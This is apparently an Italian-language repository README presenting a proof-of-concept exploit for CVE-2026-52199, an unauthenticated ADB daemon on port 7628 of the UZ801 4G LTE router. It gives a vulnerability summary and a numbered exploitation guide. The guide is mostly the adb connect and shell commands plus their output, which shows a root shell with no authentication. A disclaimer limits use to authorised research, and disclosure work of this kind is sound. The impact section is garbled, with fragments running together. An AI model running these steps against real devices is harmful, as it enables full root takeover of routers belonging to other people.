
 lamaper/cve-2026-52199
Proof-of-concept exploit per CVE-2026-52199: esecuzione remota di codice non autenticata tramite demone ADB esposto sul router UZ801 4G LTE. Include analisi della vulnerabilità, valutazione dell'impatto e guida passo-passo allo sfruttamento per test di sicurezza autorizzati.

Una vulnerabilità critica di Controllo di accesso errato esiste nel Router 4G LTE Generic OEM UZ801_v2.1 (Firmware V3.4.3). Il dispositivo espone in modo improprio un demone Android Debug Bridge (ADB) non autenticato (/sbin/adbd) sulla porta TCP 7628 alla rete adiacente (LAN/WiFi).

Un attaccante connesso alla rete locale del dispositivo può sfruttare questa falla per bypassare tutti i meccanismi di autenticazione, stabilire una connessione ADB ed eseguire codice arbitrario con privilegi root.

/sbin/adbdLo sfruttamento di questa vulnerabilità porta a un compromesso completo del sistema. L'impatto include:
root)Il processo di sfruttamento non richiede strumenti speciali oltre al client adb standard e all'accesso alla rete adiacente.
Step 1: Collegarsi alla rete WiFi del router UZ801 (Il gateway predefinito è solitamente 192.168.100.1).
Step 2: Scansionare il dispositivo per porte aperte. La porta 7628/TCP verrà segnalata come aperta.
Step 3: Dalla macchina dell'attaccante, avviare una connessione ADB alla porta non documentata:
$ adb connect 192.168.100.1:7628
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.100.1:7628
Step 4: Richiedere una shell interattiva:
$ adb -s 192.168.100.1:7628 shell
Step 5: L'attaccante viene immediatamente portato in una shell root senza alcun prompt di autenticazione:
root@msm8916_32_512:/ # id
uid=0(root) gid=0(root) context=u:r:su:s0
root@msm8916_32_512:/ # uname -a
Linux localhost 3.10.49 #1 SMP PREEMPT ... aarch64
Solo per scopi educativi e di ricerca sulla sicurezza autorizzata.
Le informazioni e il proof-of-concept forniti in questo repository sono destinati esclusivamente a scopi educativi e per aiutare a rendere sicure le reti. L'autore (lamaper) non è responsabile per qualsiasi uso improprio di queste informazioni. Non utilizzare questo exploit contro dispositivi o reti che non possiedi o per i quali non hai esplicita autorizzazione al test.
